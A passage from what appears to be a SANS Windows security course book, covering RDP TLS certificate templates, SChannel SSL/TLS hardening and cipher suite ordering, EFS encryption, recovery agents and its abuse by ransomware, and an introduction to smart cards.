- If a template is specified, but no matching certificate is currently installed from that template, Windows will attempt to auto-enroll for a certificate using that template.
- If a certificate from that template is already installed, Windows will use it.
- If multiple certificates are installed from the desired template, then Windows will use the certificate with the longest time until expiration.

So, how does one define the desired certificate template name in Group Policy?

Group Policy Settings

To specify the name of the certificate template preferred for RDP-over-TLS in a Group Policy Object, edit that GPO and navigate to Computer Configuration > Policies > Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Security.

Here in this yellow GPO Security container, double-click and edit the setting named "Server authentication certificate template". Enable this setting, then type in the name of the desired template *exactly the same* as the name of the template in AD, including letter capitalization, but do not include any version string information. For example, the name of the template might be "MachineAuth" with no space characters.

In this yellow GPO Security container, it's best to configure other settings as well:

- "Require use of specific security layer for remote (RDP) connections" = SSL.
- "Set client connection encryption level" = High.
- "Require user authentication for remote connections by using Network Level Authentication" = Enabled.

Even though the setting above for the security layer says "SSL", it's actually TLS.

Note: Windows 7 and Windows Server 2008 R2 require update number KB3080079 to support TLS 1.1 and TLS 1.2 for RDP. Later operating system versions support TLS 1.1 and 1.2 for RDP by default.

To see what configuration settings actually exist, whether configured manually or through Group Policy, see the Get-RdpServerSecurity.ps1 script in the C:\SANS\Day4\RDP folder, which uses WMI to gather this information.

The output will look similar to this:

```
.\Get-RdpServerSecurity.ps1 -ComputerName Member
```

Name	Value
----	-----
ComputerName	MEMBER
DnsName	member.testing.local
IP	10.1.1.2
EncryptionLevel	High
SecurityLayer	TLS
Protocol	Microsoft RDP 8.0
RequireNLA	True
CertificateStatus	GroupPolicyDefined
CertificateHash	474F5E8FC01F8B2C362AD7A35A9D9E72

Certificate Requirements

If the certificate has an Enhanced Key Usage (EKU) extension at all, the EKU must include either "Server Authentication" (1.3.6.1.5.5.7.3.1) or "Remote Desktop Authentication" (1.3.6.1.4.1.311.54.1.2). The certificate does not have to have an EKU extension at all in order to be used by Remote Desktop Services though.

Note that the "Remote Desktop Authentication" (1.3.6.1.4.1.311.54.1.2) EKU does not exist by default. You will not see this in the Certificate Templates MMC snap-in unless you create it yourself as a new application policy option (click the New button).

Warning! If you create a new EKU named "Remote Desktop Authentication", the name must be exactly this with no other characters or symbols whatsoever. Windows checks the name of this EKU, not just its OID number, and it must be correct. If you accidentally use the wrong EKU name, delete any templates that use it, open the Active Directory Sites and Services MMC snap-in, show the Services node, navigate down to Services > Public Key Services > OID, delete the unwanted entry, restart Certificate Services, and wait at least 15 minutes for AD to replicate. It is probably better to simply use the "Server Authentication" (1.3.6.1.5.5.7.3.1) EKU instead since this EKU is needed for other computer-related certificates anyway.

Name Matching Requirements

When connecting to an RDP server, the computer name used to connect must match either the Subject name in the TLS certificate or one of the Subject Alternative Name (SAN) names in the certificate on the server.

It is possible to include multiple computer names in the SAN field of a digital certificate. The additional names must be included as part of the original certificate enrollment request. The maximum number of SAN names is five. To use a TLS certificate with more names than five, use a wildcard certificate instead.

When connecting to load-balanced farms of RDP servers, or when going through an RDP gateway, or when internal server names are resolved through DNS differently than when those servers are accessed from the internet, then all the DNS records, SAN names, and certificates involved must be carefully planned out in advance to avoid problems.

If you are using the Remote Desktop Services (RDS) role on multiple Windows Server devices, please see Microsoft's documentation on how to configure and select TLS certificates manually. Because of time constraints, we cannot discuss the details here.

Harden TLS and Disable SSL

Disable all versions of SSL; only use TLS.

TLS 1.0 is almost universally supported today.

TLS 1.3 is not only more secure, but faster.

Optimize the TLS cipher suites using Group Policy:

- Prefer 256-bit AES in GCM mode or better.
- Prefer ECDHE for perfect forward secrecy (PFS).
- `Get-Command -Module TLS #Server 2016 and later`

Harden TLS and Disable SSL

To state it mildly, hardening SSL and TLS can be complicated, but it is necessary.

There is the choice of protocol (SSL or TLS), protocol version (TLS 1.0, 1.1, 1.2, 1.3), and cipher suite (many ciphers, key sizes, and hashing options). But we also must worry about browser, operating system, and non-browser application compatibility. SSL/TLS options are negotiated between client and server, but client and server can have many options configured. When we control the clients and servers, such as in our own organizations, the choices are easier, but when we do not control the clients or servers, such as the customers visiting our E-commerce web servers or when our own users browse third-party sites, the issues become complicated again. Many clients are not browsers, such as SSL VPN clients or apps on smartphones. And then there is the choice of Certification Authorities (CAs), which CAs to trust, and the details of certificate revocation checking.

And yet we *must* harden SSL/TLS because so much depends on these protocols and there are working exploits against them, such as the LUCKY-13, CRIME, and BEAST attacks (KB2643584 and MS12-006). There will be new exploits in the future.

How to Control Permitted Versions of SSL/TLS

You can enable or disable SSL and TLS separately, including the different versions of these protocols. In some cases, you can also enable or disable these versions for client and/or server use, e.g., you could forbid TLS 1.0 for IIS, but allow it for Edge. The

Windows module that handles SSL/TLS is SChannel.dll. SChannel configuration settings are stored in the registry under:

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL
```

The following sections are exported .REG files that are on your course USB. The .REG files can be imported to configure various SSL/TLS options for SChannel. These registry changes can also be pushed out through Group Policy as scripts or .ADMX templates. Please see KB245030 and KB187498 for guidance on the registry keys and values involved, there are too many options available to list and discuss here.

Disable SSL Entirely and Only Use TLS

Unless your testing reveals critical dependencies that cannot be upgraded, the recommendation of this course is to disable all versions of SSL and only use TLS. Most servers and clients today support at least TLS 1.0. TLS 1.3 was approved by the IETF in March of 2018. TLS 1.3 is not only more secure than earlier versions, it's also faster.

SSL 1.0 and PCT were disabled by default in XP and Server 2003. SSL 2.0 was removed in Windows 10 version 1607 and Server 2016 completely, and, in those operating systems, support for SSL 3.0 was disabled by default, though applications and services can specifically request its use. The trend is clear: SSL is dead.

On operating systems prior to Windows 10 and Server 2016, to disable SSL 2.0/3.0 for both client and server use, set these registry values (Disable_SSL_KB245030.reg):

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols]

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 2.0]

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 2.0\Client]
"Enabled"=dword:00000000

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 2.0\Server]
"Enabled"=dword:00000000

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 3.0]

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 3.0\Client]
"Enabled"=dword:00000000

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 3.0\Server]
```

```
"Enabled"=dword:00000000
```

See the pattern in the keys? If you wanted to also disable TLS 1.0, create a key named "...\\Protocols\\TLS 1.0" with subkeys named "Client" and "Server", then set a 32-bit DWORD value named "Enabled" to 0x0 in these Client and Server subkeys.

The value named "DisabledByDefault" doesn't actually enable or disable the protocol permanently; it just sets the default as seen in some applications.

Another file on the SANS course USB (Enable_TLS_All_Versions_KB245030.reg) will ensure that all versions of TLS are enabled.

Cipher Suite and ECC Curve Ordering

On Windows Vista, Server 2008, and later operating systems, it is easy to manage the ciphers, key sizes, and hash sizes used by SSL/TLS through Group Policy. The GPO setting is named "SSL Cipher Suite Order" and it is located under GPO > Computer Configuration > Policies > Administrative Templates > Network > SSL Configuration Settings.

The "SSL Cipher Suite Order" setting contains a list of comma-delimited strings indicating ciphers, key sizes, and hashing algorithms. The list is ordered from most preferred to least preferred. By removing the items that are unacceptable and rearranging the list, you can control how SSL/TLS settings are negotiated by any software that uses the SChannel security provider.

Windows 10 version 1507, Server 2016, and later support the ordering of preferred elliptic curves through Group Policy (Computer Configuration > Administrative Templates > Network > SSL Configuration Settings > ECC Curve Order). The ECC Curve Order list specifies the order in which elliptical curves are preferred. ECC curve names not on the list are disabled.

The hard part is knowing which cipher suites to select in order to balance performance, compatibility, and security.

For example, the following cipher suite ordering prefers later versions of TLS over earlier versions, prefers Elliptic Curve Diffie-Hellman ephemeral (ECDHE) over straight RSA for session key protection, prefers Galois Counter Mode (GCM) over Chaining Block Cipher (CBC) mode, prefers 256-bit session keys over 128-bit keys, and excludes small keys and obsolete algorithms (this file is on the USB in the CipherSuiteOrder.txt file):

```
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384_P521  
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384_P384  
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256_P521  
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256_P384  
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256_P256  
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384_P521
```



```
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384_P384
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P521
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256_P521
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256_P384
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256_P256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256_P521
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256_P384
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256_P256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_RC4_128_SHA
```

Notice that a 128-bit AES key in GCM mode is preferred over a 256-bit AES key in CBC mode; currently, the use of CBC mode is a slightly greater risk than using a 128-bit key. Also, when a suite includes "TLS_ECDHE_RSA", it means that RSA will only be used to authenticate the server; RSA won't be used to protect the symmetric session key. When TLS_ECDHE is used, the public key used to protect the session key is unique for each connection, but TLS_RSA uses the same private key for all connections until the private key is replaced, which may be months or years. If your adversaries are recording your TLS sessions in the hope of later stealing your server's private keys, you'll want ECDHE for the sake of Perfect Forward Secrecy.

Perfect Forward Secrecy (PFS) is a feature of a cryptographic system or protocol where the compromise of one key should not allow the compromise of many other keys used by that system. In this case, we want PFS because the private keys on servers are often used for months or years, and these private keys (and their corresponding public keys) secure the temporary session keys generated by browsers, email programs, and other applications.

The only cipher suite in the above list that is compatible with TLS 1.0 is the very last one, which uses 128-bit RC4; hence, it defeats the BEAST attack and is almost universally supported, but it suffers from being RC4, which is a less-than-ideal cipher. When connecting to your own servers that have TLS 1.2 or later enabled, the better suites will be preferred because they are higher up the list and RC4 will be avoided.

As a rule of thumb, never use symmetric keys smaller than 128 bits or RSA public keys smaller than 1024 bits (these are minimums, not recommendations). At the same time, we want to avoid unnecessary performance penalties, so generally avoid symmetric keys larger than 256 bits and RSA public keys larger than 4096 bits. Hence, a 2048-bit RSA public key and a 256-bit AES key would be a good combination for most scenarios. Prefer ECDHE over straight RSA for the sake of perfect forward secrecy. Prefer GCM over CBC. When possible, choose AES to benefit from the hardware acceleration of modern CPUs that have microcode optimized for AES. And while RC4 and SHA-1 are backward compatible, it's best to migrate to better algorithms like AES and SHA-256.

Finally, as quantum computing becomes more affordable, the key sizes and algorithms recommended above will need to be updated.

Testing Browsers and Web Servers

To see the cipher suites offered by your browser, visit:

<https://cc.dcsec.uni-hannover.de>

To see the cipher suites offered by a public web server, visit:

<https://www.ssllabs.com/ssltest/>

In Google Chrome, to see the SSL/TLS details of the current tab, click the three-dots menu button > More Tools > Developer Tools > Security tab.

PowerShell TLS Cmdlets (Server 2016, Windows 10, and Later)

On Windows 10, Server 2016, and later operating systems, you can view and manage cipher suites using PowerShell cmdlets.

To see all TLS-related cmdlets from the TLS module:

```
Get-Command -Module TLS
```

To see the currently implemented cipher suites in order of preference:

```
Get-TlsCipherSuite
```

To see the currently implemented ECC curves in order of preference:

```
Get-TlsEccCurve
```

To see the list of supported, but not necessarily enabled, ECC curves:

```
certutil.exe -displayECCcurve
```

By the way, the cmdlets for "session ticket keys" are for applications designed to resume a previous TLS session without the server being required to keep session information in memory continuously (see RFC5077). It's not relevant here.

Note: After making any changes to cipher suites, the computer must be rebooted.

Cipher Suite Order (Windows 2000, XP, and Server 2003)

Managing cipher suites on Windows 2000, XP, and Server 2003 is not as easy. It involves modifying the same SChannel registry key we discussed earlier for disabling SSL, but is not nearly as easy as just pasting a cipher suite ordering string. Because these

operating systems are either obsolete or soon will be, let's not discuss the keys here; please refer to KB245030.

Prevent Ignoring Certificate Errors

When an SSL/TLS certificate has expired, isn't from a trusted CA, or has a common name that doesn't match the name of the server being accessed, an error dialog box appears warning the user. However, by default, the user is permitted to ignore the error and continue with the connection anyway.

If you want to prevent users from opening an SSL/TLS connection where there is a certificate error, enable the "Prevent Ignoring Certificate Errors" option in Group Policy located in the GPO underneath Computer Configuration > Policies > Administrative Templates > Windows Components > Internet Explorer > Internet Control Panel.

If there are some sites to which you do wish to permit access despite their causing certificate errors, place those sites in the Trusted Sites zone in IE and this will permit access to the sites despite the errors.

Certificate Revocation Checking

In Internet Explorer 8.0 and later, and with the Edge browser, certificate revocation checking is enabled by default, both for the web server's certificate and the issuing Certification Authority's (CA) certificate. It should be left enabled.

Trusted Certification Authorities

Which root Certification Authorities (CAs) should our computers trust? This was discussed in the PKI manual this week, but most importantly, we need to be prepared to remove a root CA certificate quickly if it turns out that the CA has been compromised. Microsoft might release a patch for this or we may need to push out a script through Group Policy to remove the root CA certificate ourselves.

Encrypting File System (EFS) Ransomware

EFS built into Windows for transparent file encryption.

EFS certificate required from CA or self-signed.

Store your EFS private key on your smart card!

Whether you keep or disable EFS, always push out a recovery certificate through Group Policy or PowerShell to allow administrative decryption!

SANS

SEC505 | Securing Windows

Encrypting File System (EFS) Ransomware

The Encrypting File System (EFS) provides encryption of files on NTFS volumes. EFS is a built-in feature of Windows. Files that may be EFS-encrypted include Word documents and Excel spreadsheets, naturally, but also PowerShell scripts, PowerShell data files (*.psd1), PowerShell transcription logs, password manager files used by PowerShell (KeePass is PowerShell-scriptable, for example), and, depending on your virtualization software, an entire VM that runs in foreground as the user, such as a desktop VM dedicated to remote administration.

Unfortunately, criminals can use EFS for ransomware. Attackers can encrypt a user's files, scrub the keys, then forcibly reboot the machine. When the user logs back on, all of his or her files are inaccessible. There will likely be a ransom note on the user's desktop describing how to pay for the recovery key, which is a special key called the "EFS Recovery Agent private key".

Keep in mind that even a member of the local Administrator group cannot decrypt EFS files unless 1) he or she is in possession of the relevant Recovery Agent certificate's private key, and 2) the ransomware authors have not modified the Recovery Agent certificate on the compromised machine.

EFS is dual-use. When *we* control the keys, we can encrypt our sensitive files and scripts to protect them from hackers. When *they* control the keys, we can be held for ransom.

Summary of EFS Features

If you are not familiar with EFS, here is a summary of its features:


- EFS is native to NTFS, just as compression is native to NTFS. There is no separate EFS utility that must be run. Conversely, EFS encryption is only available when files are stored on NTFS volumes. Copying a file to an ReFS, FAT, FAT32, or CDFS volume will cause the file to be stored unencrypted.
- EFS is transparent to users and applications, just as NTFS compression is transparent. Users do not have to run a separate EFS utility and applications do not have to be "EFS aware" (except for backup programs). A user might not even know that he or she is working with encrypted files.
- EFS data encryption is 256-bit AES on Windows Vista and later.
- EFS uses public key certificates to encrypt the AES keys that encrypt the user's files. The public key can be RSA (1024-bit default, 16384-bit max) or ECC in Windows 7 and later (256-bit default, 521-bit max).
- In Windows Vista and later, a user's EFS private key can be stored on a smart card. A GPO option exists to require a smart card for EFS, if desired.
- EFS-encrypted files can be recovered by one or more designated "Recovery Agents" as specified in Group Policy.
- Most EFS options and certificates are manageable through PowerShell, Group Policy, and the CIPHER.EXE command line tool.

How to Encrypt a File

To encrypt a file, a user only requires the Write permission on that file. The user does not have to be the NTFS owner of the file and the user does not have to be a member of the Administrators group.

Tip: In Windows Explorer, if you go to the Tools menu > Folder Options > View tab > and check the box "Show encrypted or compressed NTFS files in color", then the font of EFS files will be dark green. Compressed files will be blue.

A folder or file may be encrypted with PowerShell, File Explorer, or the CIPHER.EXE command line utility. When a folder is marked as encrypted, it simply means that the files in that folder will be encrypted by default. EFS only operates at the file level. EFS does not encrypt sectors, partitions, volumes, or folders.



To EFS-encrypt a folder or file in File Explorer, right-click the folder or file > Properties > General tab > Advanced button > checkbox to Encrypt contents to secure data.

Tip: You can make "Encrypt/Decrypt" appear on the context menu of files and folders when you right-click on them in File Explorer. To enable this in the registry, add a DWORD value named EncryptionContextMenu under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced. Set the value to 1.

To use PowerShell to encrypt files, see:

```
Import-Module -Name C:\SANS\Day1\Crypto\EFS-Examples.psm1
Get-Command -Module EFS-Examples
```

You can also perform EFS operations from the command line using CIPHER.EXE (KB298009). For example, the following command would encrypt (/e) the C:\Data folder, all of its subdirectories (/s), and all the files that already exist (/a), while forcing the re-encryption of all items already encrypted (/f) by including the current Recovery Agent information:

```
cipher.exe /e /s /a /f C:\Data\*.*
```

Ransomware can use PowerShell alone, CIPHER.EXE, or both together.

CIPHER.EXE can also be used to:


- Wipe the unused sectors of a drive volume to delete any residual traces of cleartext files that were later encrypted (/W switch). Three passes are made: all zeros, all ones, then random bytes. Deleted files that were smaller than 4K may not be wiped if they were never moved from the NTFS Master File Table. Once started, this wipe operation cannot be stopped before successful completion.

- Request an EFS certificate from an online Windows Enterprise CA to replace the local self-signed EFS certificate currently in use (/K switch).
- Create an EFS recovery agent certificate and private key, then store the private key in a password-protected .PFX file and the certificate in a regular .CER file (/R switch).
- Back up the user's EFS certificate and private key (/X switch).


Can you really run PowerShell scripts encrypted with EFS? No problem, try it now!

How To Disable EFS

EFS should either be used and managed correctly or it should be explicitly disabled. In either case, a Recovery Agent certificate should still be defined, just in case.



To disable EFS using Group Policy, edit the desired GPO and navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies > right-click the Encrypting File System container > Properties > select the "Don't allow" radio button.



Also, in that same dialog box, on the Certificates tab, you should also uncheck the box that allows EFS to generate a self-signed certificate when a CA is not available. We want to centrally control EFS certificates even when we intend to block EFS by default.

EFS can be disabled manually in the registry by setting the "EfsConfiguration" DWORD value to 1 under HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\EFS\ . A reboot is required before the change takes effect. (1 disables in this case, not 0.)

The EFS service should also be disabled (reboot required):

```
Set-Service -Name EFS -StartupType Disabled
```

The FSUTIL.EXE tool can also be used (reboot required):

```
fsutil.exe behavior set disableencryption 1
```


Make sure to decrypt all files first before disabling EFS.

Require Smart Card for EFS

On Windows Vista and later, you can use a smart card or smart token to store your EFS certificate and private key. If you wish to require a smart card for EFS through Group Policy, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies > properties of the Encrypting File System container > check the box to require a smart card for EFS.

Recovery Agent: Recovery of Encrypted Files

The "Recovery Agent" is an IT person in possession of a special private key. The Recovery Agent certificate has a public key and this public key is used to encrypt a backup copy of the AES key used to encrypt a file. Hence, if you are the Recovery Agent, you have the private key of the certificate used to encrypt a backup copy of the AES key that encrypted a file. This means you can use your private key to decrypt the file. This is a critical capability for IT even when EFS is used legitimately. If attackers are using EFS ransomware, the hope is that the Recovery Agent will be able to decrypt everyone's files. Hopefully, the attackers did not use elevated privileges to change the Recovery Agent certificate on a machine before (re)encrypting every user's files. The bad news is that, if the attackers do have administrative control over a machine, we can't really stop them.



To assign a data recovery agent through Group Policy, open the desired GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies > right-click Encrypting File System container > Create Data Recovery Agent. This will launch a Wizard that will help you install the desired recovery agent certificate from a CA or from an exported copy to the hard drive. If you have already created the Recovery Agent certificate you wish to use, select Add instead.

Important! Do not lose your Recovery Agent certificate's private key!

In an Active Directory domain with an Enterprise CA, you will have a template named "EFS Recovery Agent" for the sake of creating Recovery Agent certificates. You can use this template or make a duplicate.

Recovery agents can be removed from Group Policy and new ones added later on. Hence, you might have older files on workstations that can only be recovered with the retired Recovery Agent certificate private keys. Anytime an encrypted file is opened and saved again, the file's recovery keys (DRFs) are updated with the latest agents defined in

Group Policy. But some files may sit unopened for years. Therefore, it is critical to archive *all* Recovery Agent private keys forever.

If the recovery agent certificate expires, the EFS driver will refuse to encrypt any new files (though decryption is still possible). Hence, give the recovery certificate a relatively long TTL.

Tip: The CIPHER.EXE utility with the /U switch can be used in PowerShell scripts to automate the rekeying of existing EFS-encrypted files.

Consider having at least two Recovery Agents: one enterprise-wide Agent whose key is secured using the strictest security measures, then one or more separate Agents for each domain or major OU, secured in accordance with the sensitivity of the files in their respective domains/OUs. The enterprise-wide Agent is only used as the final fail-safe. The domain/OU Agents will be used for day-to-day recoveries.

Tip: The ROBOCOPY.EXE /EFSRAW switch permits copying the raw contents of EFS files without the need to decrypt those contents during the copying.


What about standalone machines? To create a local EFS Recovery Agent certificate on a standalone computer, insert a flash drive (assume drive letter M:\) and execute "cipher.exe /R:M:\efskey", then confirm a long and random password. Next, click Start > All Programs > Administrative Tools > Local Security Policy > navigate to Public Key Policies > Encrypting File System > right-click on the Encrypting File System container > Add Recovery Agent Certificate > Next > Browse Folders button > navigate to your flash drive and select your efskey.cer file.

If a recovery agent is defined both locally and through Group Policy, the Group Policy recovery certificate will be the only one used.

Details of EFS Encryption

When a file is encrypted, a pseudo-random key is generated for encryption of that one file. Each file has a different key. This key is called the File Encryption Key (FEK). The FEK is encrypted with the user's public key and stored with the file as an attribute. This attribute is called the Data Decryption Field (DDF) of the file. On Windows Vista, Server 2003, and later, the default FEK is 256-bit AES.

Recoverability is supported because the FEK is also encrypted with the public key of the Recovery Agent and also stored with the file as another attribute. The Recovery Agent's copy of the FEK is called the Data Recovery Field (DRF). If there are multiple Recovery Agents, a separate copy of the FEK will be encrypted with each Agent's public key and stored with the file as well (multiple DRFs).



EFS Certificates

The public keys of the encryptor and the Recovery Agent(s) are obtained through CryptoAPI Certificate Stores. The user's default EFS certificate is identified by the certificate fingerprint in the CertificateHash value stored at HKEY_CURRENT_USER\Software\Microsoft\Windows NT\Current Version\EFS\CurrentKeys. The certificate(s) of the recovery agent(s) are identified from fingerprints obtained through Group Policy.

The user's EFS certificate must have Encrypting File System listed as one of its purposes in the Enhanced Key Usage field of the certificate (for example, the User, Administrator, and Basic EFS templates include this). The Recovery Agent's certificate must have File Recovery as its Enhanced Key Usage (EFS Recovery Agent template only).

If the encryptor's EFS-capable certificate is unavailable or non-existent, the EFS driver will automatically attempt to enroll the user for a Basic EFS certificate from an enterprise CA. If an enterprise CA is unavailable or non-existent, the EFS driver will issue a self-signed certificate and private key to the user. All of this is transparent to the user, who may later notice that a certificate has "magically appeared" in his or her personal Certificate Store.

If the recovery certificate has expired, the EFS driver will refuse to encrypt any new files (but decryption is still possible). Hence, the Recovery Agent certificates used should have a relatively long TTL.

It is possible to use a third-party certificate for EFS and recovery agents, as long as the certificate has the necessary usage field information (KB273856). This fact is useful for ransomware criminals.

When you delete an EFS-encrypted file and it is moved to the Recycle Bin, the file remains encrypted. Remember, encryption only prevents reading the cleartext, but if NTFS permissions allow it, the file can still be renamed, moved, copied, or deleted.

Today's Agenda

- 1. Installing Certificate Services with PowerShell**
- 2. Private Key Security Best Practices**
- 3. Managing and Using Your PKI for PowerShell**
- 4. Smart Token Multifactor Authentication**

Today's Agenda

Now that we have a functioning PKI, what can we do with it? In the next section, we will see how to deploy smart cards. A smart card isn't always in the shape of a card; we can also have smart USB tokens and Trusted Platform Module (TPM) chips in our motherboards. If you have a Windows tablet or phone, you may have a built-in TPM and not even know it!

What Are Smart Cards and Tokens?

Advantages:

- Two-factor authentication for desktop logon, PowerShell remoting, VPN, IIS, RDP, Wi-Fi, Ethernet, UAC, etc.
- Private key isolation.
- Can be required per user.
- Lock workstation policy.
- Cached credentials compatible.
- BitLocker and EFS.
- Integrated with Kerberos.
- Can attach to car keys.
- Can be revoked when lost.

Disadvantages:

- Inconvenient to carry, insert into reader, and type PIN.
- No hardware device is 100% tamper-resistant.
- Some administrative tasks cannot be done with it.
- Readers, tokens, training, and tech support are not free.

What Are Smart Cards and Tokens?

